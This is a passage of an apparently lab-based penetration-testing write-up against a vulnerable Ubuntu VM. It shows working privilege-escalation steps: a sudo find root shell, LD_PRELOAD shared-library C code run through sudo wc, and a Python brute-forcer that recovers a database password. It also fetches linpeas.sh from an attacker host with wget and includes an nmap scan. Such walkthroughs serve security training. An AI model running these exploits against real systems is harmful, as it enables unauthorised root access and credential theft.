
```
aldo@server:/home$ sudo su
Sorry, user aldo is not allowed to execute '/usr/bin/su' as root on server.
```

Figure 14



```
aldo@server:/home$ sudo -l
Matching Defaults entries for aldo on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD,
    !authenticate

User aldo may run the following commands on server:
    (ALL) /usr/bin/find
```


Figure 15



```
aldo@server:/home$ whoami
aldo
aldo@server:/home$ sudo find / -exec /bin/bash \; -quit
root@server:/home# whoami
root
root@server:/home#
```


Figure 16

Giovanni privileges are to execute wc command and to set every environment variables, as you can see from sudo -l command (figure17); those privileges are enough to exploit the only variables presaved that is LD_PRELOAD, the aim is to load inside this variable a shared library created ad oc to run a shell, if setting of the variable is attached to wc command execution, that will be executed by sudo privileges by Giovanni, then the exploitation will work. Create ad oc .c code called shell.c (figure18), compile it with gcc -fPIC -shared -o shell.so shell.c -nostartfile command to create shared object shell.so from shell.c (figure19); after compilation, sets shell.so into LD_PRELOAD variable and run the wc command to run everything with sudo privileges (figure20) then return shell with root




```
giovanni@server:/home$ sudo -l
Matching Defaults entries for giovanni on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD,
    !authenticate

User giovanni may run the following commands on server:
    (ALL) SETENV: ALL
    (ALL) /usr/bin/wc
```

Figure 17




```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
        }

```

Figure 18



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function '_init':
shell.c:7:9: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    7 |         setuid(0);
      |         ^~~~~~
shell.c:8:9: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    8 |         setgid(0);
      |         ^~~~~~
```

Figure 19




```
giovanni@server:~$ pwd
/home/giovanni
giovanni@server:~$ whoami
giovanni
giovanni@server:~$ sudo LD_PRELOAD=/home/giovanni/shell.so wc readfile.txt
root@server:/home/giovanni# whoami
root
root@server:/home/giovanni# 
```

Figure 20


Notice that in this attack, the file was created on attack machine and after downloaded into victim server with python server and wget

As we can see, Giacomo user has the privileges to run bup.sh script (figure21), when running, required the db password to complete the backup, seeing the code, you can notice that there are some vulnerabilities regarding password matching control, you can exploit this code, creating ad oc code to bruteforce every characters of the password (figure22). After given permission to execute this code with chmod, run the script and see the output that retrieves the password of the db (figure23) and consequently the password can be inserted to access to mysql -u root -p, see the content of the tables and discover the password root password crypted (figure24)




```
giacomo@server:/home$ sudo -l
[sudo] password for giacomo:
Matching Defaults entries for giacomo on server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User giacomo may run the following commands on server:
    (ALL) /home/giacomo/bup.sh
giacomo@server:/home$ _
```

Figure 21




```python
import string
import subprocess

def check_password(p):
    command = f"echo '{p}*' | sudo /home/giacomo/bup.sh"
    result = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    return "Password confirmed!" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
    for char in charset:
        if check_password(password + char):
            password += char
            print(password)
            break
    else:
        is_password_found = True
```

Figure 22



```
giacomo@server:~$ python3 exploitbup.py
l
lo
lov
love
loved
lovedi
lovedis
lovedisc
lovedisco
lovediscom
lovediscomu
lovediscomus
lovediscomusi
lovediscomusic
lovediscomusic8
lovediscomusic80
lovediscomusic80y
lovediscomusic80ye
lovediscomusic80yea
lovediscomusic80year
lovediscomusic80years
giacomo@server:~$ 
```

Figure 23




```
mysql> SELECT * FROM users;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | root     | M_Ucmc_ghsw_Zsuie  |
+----+----------+--------------------+
1 row in set (0.00 sec)

mysql> 
```

Figure 24

Following a server configuration on an attacking machine (figure 26)(kali was used in this case, with ip address 10.0.0.1), the linpeas.sh file must be downloaded (figure 27).


In general, LinPEAS also checks the permissions of the current user in the cron PATH, as well as the directories that host all scripts executed using the absolute path.

Because of this check, you can see red/yellow in the directory/usr/local/bin, which means that giacomo has write and read permissions in that directory(figure 28). So all you will have to do is go to that specific directory, open the files so that you can take the information from it and then enter it into the cyberchef tool, with the purpose of decrypting the password.




```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figura 26



```
giacomo@server:/tmp$ wget http://10.0.0.1/linpeas.sh
--2024-04-15 12:33:52--  http://10.0.0.1/linpeas.sh
Connecting to 10.0.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 860308 (840K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 840.14K  --.-KB/s    in 0.02s

2024-04-15 12:33:52 (47.3 MB/s) - ‘linpeas.sh’ saved [860308/860308]

giacomo@server:/tmp$ chmod 755 ./linpeas.sh
giacomo@server:/tmp$ ./linpeas.sh
```

Figura 27




```
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-
cron-jobs
/usr/bin/crontab
*/2 * * * * /usr/local/bin/framarcuccio.sh
*/2 * * * * /usr/local/bin/vigenere.sh
incrontab Not Found
-rw-r--r-- 1 root root    1042 Feb 13  2020 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x   2 root root 4096 Mar 14  2023 .
drwxr-xr-x 101 root root 4096 Apr 14 16:59 ..
-rw-r--r--   1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root  190 Mar 14  2023 popularity-contest

/etc/cron.daily:
total 48
drwxr-xr-x   2 root root 4096 Apr 13 10:20 .
drwxr-xr-x 101 root root 4096 Apr 14 16:59 ..
```

Figura 28

3. Local access

In this section we will see how to gain local access.


After identifying the VM's IP address and entering it into the browser's address bar, we were able to view the website



Welcome to NexTech Innovations

NexTech Innovations is involved in the development of innovative technologies in the virtual reality and augmented reality sector. The company's mission is to create immersive and engaging experiences for entertainment, training, and education. It produces cutting-edge VR/AR devices, customized software, and integrated solutions to meet the diverse needs of businesses, from production companies to educational institutions.


After a quick port scanning,



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -T4 192.168.188.161
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 05:22 EDT
Nmap scan report for server.fritz.box (192.168.188.161)
Host is up (0.00053s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:60:ee:31:6a:08:2a:c8:c4:24:4c:b7:4b:4e:96:4f (RSA)
|   256 81:85:ef:08:cb:54:b0:4d:8b:73:30:3d:41:29:a2:8d (ECDSA)
|_  256 15:18:38:a4:03:8a:f4:15:4c:db:b0:86:29:3c:e5:b9 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Homepage
631/tcp  open  ipp     CUPS 2.4
|_http-title: Bad Request - CUPS v2.4.7
|_http-server-header: CUPS/2.4 IPP/2.1
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:FC:BE:E0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

